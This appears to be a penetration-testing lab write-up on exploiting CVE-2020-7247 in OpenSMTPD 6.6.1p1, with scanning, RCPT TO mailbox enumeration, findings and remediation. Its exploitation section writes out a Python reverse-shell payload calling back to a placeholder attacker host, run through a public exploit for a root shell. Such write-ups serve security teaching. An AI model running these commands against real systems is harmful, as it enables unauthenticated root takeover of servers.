Overview
Most people think of SMTP as the boring, background protocol that just moves mail from one server to another. This assessment was built to test that assumption — specifically, to see what happens when the mail server on the other end is running a version of OpenSMTPD with a known, unauthenticated remote code execution bug baked into it.
The lab starts the way most real engagements do: a port scan, a banner grab, and a bit of poking at the protocol itself to see what the service gives away. Once the exact OpenSMTPD version was confirmed, it was checked against public vulnerability databases, which pointed straight at CVE-2020-7247. From there, the assessment moves from “this looks vulnerable on paper” to “this is actually exploitable” — first with a harmless proof-of-concept command, then with a full reverse shell back to the attacker machine.
Everything here was done inside an isolated lab. No real mail infrastructure, no external systems — just an intentionally broken OpenSMTPD build and a Kali box on the other end.
Lab Environment
The target was an Ubuntu host running a deliberately vulnerable, source-built copy of OpenSMTPD 6.6.1p1, installed separately from the system’s normal mail packages. A Kali Linux machine acted as the attacker throughout — service discovery, SMTP interaction, and the eventual exploitation all happened from there.
Exposed service:
25/tcp → SMTP (OpenSMTPD 6.6.1p1)Target hostname:
pawanubuntuSMTP banner:
220 pawanubuntu ESMTP OpenSMTPD 6.6.1p1Install location (built from source, kept separate from the host’s default mail stack):
/opt/opensmtpd-6.6.1/
/opt/opensmtpd-6.6.1/etc/smtpd.conf
The lab had no connection to any real mail infrastructure — every step below, from the initial scan to the final shell, happened entirely between the two lab machines.
Objective
Figure out whether the exposed OpenSMTPD service could be used to confirm the existence of an admin mailbox through normal SMTP interaction, and — more importantly — whether the identified vulnerable version could be abused by an unauthenticated remote attacker to run arbitrary commands on the underlying OS and reach privileged access.
01 — Reconnaissance & Service Enumeration

Since the target was only exposing SMTP, the scan was narrowed straight to port 25 instead of running a full port sweep:
nmap -sV -sC demo.pawanr.local -p 25Nmap Results
Initial Observations
25/tcp— open, running OpenSMTPD 6.6.1p1- The banner itself handed over the exact software and version with no effort required:
220 pawanubuntu ESMTP OpenSMTPD 6.6.1p1 - Nmap’s SMTP scripts also enumerated the supported command set (
8BITMIME,ENHANCEDSTATUSCODES,SIZE,DSN,HELP), confirming the service was reachable and responsive to standard SMTP interaction
A banner that explicit is basically doing half the reconnaissance for an attacker — there was no need to guess the version or fingerprint it indirectly, it was handed over on connect.
02 — Recipient Enumeration via SMTP Commands
Before jumping into exploitation, it was worth checking what the service would reveal through plain SMTP conversation — specifically, whether it would confirm or deny that a given mailbox existed.
nc 192.168.64.12 25EHLO test
MAIL FROM:<test@test>
RCPT TO:<admin@pawanubuntu>Recipient Validation via RCPT TO

The server responded with 250 2.1.5 Destination address valid: Recipient ok for admin@pawanubuntu — a clean, unambiguous confirmation that the mailbox exists. A nonexistent recipient produced a different response, which is exactly the kind of behavioral difference that lets an attacker enumerate valid usernames one RCPT TO at a time, without ever authenticating.
Security Observation
On its own, recipient enumeration is a low-to-medium severity issue — it doesn’t get anyone into the system, but it does hand over a list of valid usernames for free, which is genuinely useful groundwork for phishing or credential-stuffing later. Combined with the version disclosure from Section 01, the service was already giving away more than it should before any exploitation had even started.
03 — Vulnerability Research
With the exact version confirmed as OpenSMTPD 6.6.1p1, the next step was checking whether that specific build had any known, weaponized vulnerabilities.
searchsploit OPENSMTPD 6.6.1Searchsploit Results

Searchsploit returned several matching entries, including a remote code execution exploit that lined up exactly with the installed version. That exploit corresponds to CVE-2020-7247 — a vulnerability in OpenSMTPD’s SMTP server component that allows an unauthenticated remote attacker to execute arbitrary commands, in this case as root.
04 — CVE-2020-7247 Exploitation
Rather than firing the exploit blind, the public Python proof-of-concept was reviewed first to understand exactly how it constructed its command-execution payload — this mattered for setting up the listener correctly and knowing what to expect on the wire.
A Netcat listener was started on the attacker machine to catch the callback:
nc -lvnp 4444The exploit was then run against the target, using a Python-based payload designed to open a socket back to the attacker and spawn an interactive shell:
python3 ~/47984.py Target_IP 25 'python3 -c "import socket,os,pty;s=socket.socket();s.connect((\"Attacker_IP\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\"/bin/bash\")"'Exploit Execution

The exploit script confirmed OpenSMTPD had been detected, connected to the target, and sent the payload — all without needing any SMTP credentials or prior access.
05 — Reverse Shell & Post-Exploitation Validation
Back on the listener, the connection came in almost immediately.
listening on [any] 4444 ...
connect to [Attacker_IP] from (UNKNOWN) [Target_IP] 60160
Reverse Shell Access

Running id and hostname inside the new shell confirmed the execution context:
id
# uid=0(root) gid=0(root) groups=0(root)
hostname
# pawanubuntu
The shell came back as root, not a limited service account. There was no privilege escalation step needed here — CVE-2020-7247 handed over full root execution directly, which is what pushes this from “critical” to about as bad as a single-CVE exploit chain gets.
Business Impact
Successful exploitation of the vulnerable OpenSMTPD service let an unauthenticated attacker run arbitrary commands on the underlying system and land an interactive root shell — no credentials, no prior foothold, nothing beyond network access to port 25.
In a real deployment, that level of access would expose mail data, system files, credentials, and anything else reachable from the host. Beyond just reading data, an attacker in this position could modify or delete it, disrupt mail delivery entirely, plant persistence, or use the compromised mail server as a pivot point into the rest of the network.
The recipient enumeration and version disclosure covered earlier compound this: an attacker doesn’t even need to guess the vulnerable version or blindly probe for valid mailboxes — the service tells them both, before a single exploit attempt is made.
Findings Summary
| # | Finding | Severity | Evidence |
|---|---|---|---|
| F01 | Remote Code Execution in OpenSMTPD 6.6.1p1 (CVE-2020-7247) | Critical | Crafted SMTP-triggered payload resulted in arbitrary command execution as root; confirmed via reverse shell and id/hostname |
| F02 | SMTP recipient enumeration via RCPT TO response differences |
Low | RCPT TO:<admin@pawanubuntu> returned 250 Destination address valid, while a nonexistent recipient produced a distinguishable response |
| F03 | Vulnerable OpenSMTPD version disclosed in SMTP banner | Low | Banner explicitly returned OpenSMTPD 6.6.1p1 on connect |
Overall risk before remediation: Critical — an unauthenticated attacker with nothing more than network access to port 25 can reach a root shell on the underlying host.
Remediation
- Upgrade OpenSMTPD — replace 6.6.1p1 with a current, patched, supported release; CVE-2020-7247 is fixed in later versions
- Restrict SMTP exposure — limit TCP/25 access to systems that genuinely need it rather than leaving it open to any source
- Run with least privilege — ensure the mail service isn’t operating with more privilege than it needs, and that privilege separation is configured correctly
- Reduce banner disclosure — avoid exposing the exact software version in the SMTP banner where possible
- Limit recipient enumeration — configure the service so valid and invalid recipients don’t produce distinguishable responses
- Monitor SMTP traffic — watch for repeated
RCPT TOprobing, malformed commands, and unusual connection patterns - Retest after remediation — confirm the vulnerable behavior is gone and the service no longer responds to the CVE-2020-7247 payload
Lessons Learned
This one was a genuinely good hands-on exercise. Building OpenSMTPD from source, working through configuration issues, and troubleshooting the exploit when it didn’t immediately behave taught me a lot more than just running a ready-made script against a target and getting a shell on the first try.
From a VAPT angle, it reinforced something I keep coming back to at work too: following the full attack path matters more than the exploit itself. Discovery, banner analysis, recipient validation, matching the version to a real CVE, and only then moving to exploitation — each step fed into the next, and skipping any of them would have meant either missing the vulnerability entirely or firing an exploit without understanding why it worked.
The part I enjoyed most was actually diagnosing what was going wrong each time the payload didn’t behave as expected. Getting that root shell after working through those failures felt earned rather than handed to me, and it left me with a much clearer picture of how this vulnerability actually behaves from the attacker’s side — not just that it exists.